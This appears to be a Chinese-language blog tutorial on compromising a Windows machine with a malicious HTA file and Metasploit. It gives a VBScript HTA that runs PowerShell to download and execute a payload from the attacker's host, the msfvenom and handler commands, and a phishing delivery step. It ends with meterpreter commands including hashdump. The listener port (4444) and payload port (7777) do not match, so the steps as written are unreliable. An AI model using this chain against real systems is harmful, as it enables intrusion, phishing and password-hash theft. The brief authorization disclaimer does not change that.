
利用 HTA 文件进行渗透测试实验
利用 HTA 文件进行渗透测试实验
简介
HTA(HTML Application)文件是一种可以在 Windows 上执行的 HTML 应用程序。由于其特性,攻击者可以利用 HTA 文件来执行恶意代码。本指南将结合 Metasploit 框架,展示如何利用 HTA 文件进行渗透测试。
前提条件
- Kali Linux
- Metasploit Framework 已安装
- 目标系统为 Windows 操作系统
步骤
1. 准备环境
首先,确保你的 Kali Linux 系统已更新并且 Metasploit Framework 正确安装。可以使用以下命令更新系统和 Metasploit:
sudo apt update && sudo apt upgrade -y
sudo msfupdate
2. 创建反向 shell
接下来,我们需要通过 Metasploit 创建一个可以接收反向连接的 payload。这里我们选择 windows/meterpreter/reverse_tcp 作为 payload。
msfconsole

然后输入以下命令:
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <你的Kali IP地址>
set LPORT 4444
exploit
替换 <你的Kali IP地址> 为你的 Kali Linux 的实际 IP 地址。
3. 创建 HTA 文件
创建一个简单的 HTA 文件,该文件将包含我们的 payload。使用以下代码:
<html>
<head>
    <script language="VBScript">
        Set objShell = CreateObject("WScript.Shell")
        objShell.Run "powershell -exec bypass -c ""[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12; (New-Object System.Net.WebClient).DownloadFile('http://<你的Kali IP地址>:8000/shell.exe', 'C:\Windows\Temp\shell.exe'); Start-Process 'C:\Windows\Temp\shell.exe'"""
    </script>
</head>
<body>
</body>
</html>
保存该文件为 payload.hta。
4. 设置 HTTP 服务器
为了让目标机器能够下载我们刚刚创建的 shell,需要在 Kali 上设置一个 HTTP 服务器。你可以使用以下命令启动 Python HTTP 服务器:
python3 -m http.server 8000
确保该目录中存在 shell.exe,这是我们从 Metasploit 生成的可执行文件。
5. 生成可执行文件
使用 Metasploit 生成 shell.exe:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<你的Kali IP地址> LPORT=7777 -f exe -o shell.exe
6. 发送 HTA 文件

现在,你需要将 payload.hta 文件发送给目标用户。可以使用社交工程手段,如电子邮件钓鱼或其他方式诱使用户下载并运行该文件。
7. 监听反向连接

回到 Metasploit,确保你已经启动了 handler,并准备好接受连接。在目标用户打开 HTA 文件后,你将在 Metasploit 中看到一个新的 meterpreter session。
8. 维护访问
一旦获得访问权限,可以使用 meterpreter 提供的各种功能来进一步探索目标系统。例如,你可以:
sysinfo                # 获取目标系统信息
getuid                # 获取当前用户 ID
hashdump              # 获取密码哈希
注意事项
- 本文档仅用于教育目的,请勿在未经授权的情况下对他人系统进行渗透测试。
- 在测试前务必获得适当的授权,并遵循法律法规。
结论
通过利用 HTA 文件和 Metasploit 框架,你可以有效地执行渗透测试并获得对目标系统的控制。这一过程强调了社交工程的重要性以及防范措施。因此,建议所有用户提高警惕,避免随意点击不明链接或下载未知文件。
更多推荐


 14
 0
- 0


 已为社区贡献6条内容

所有评论(0)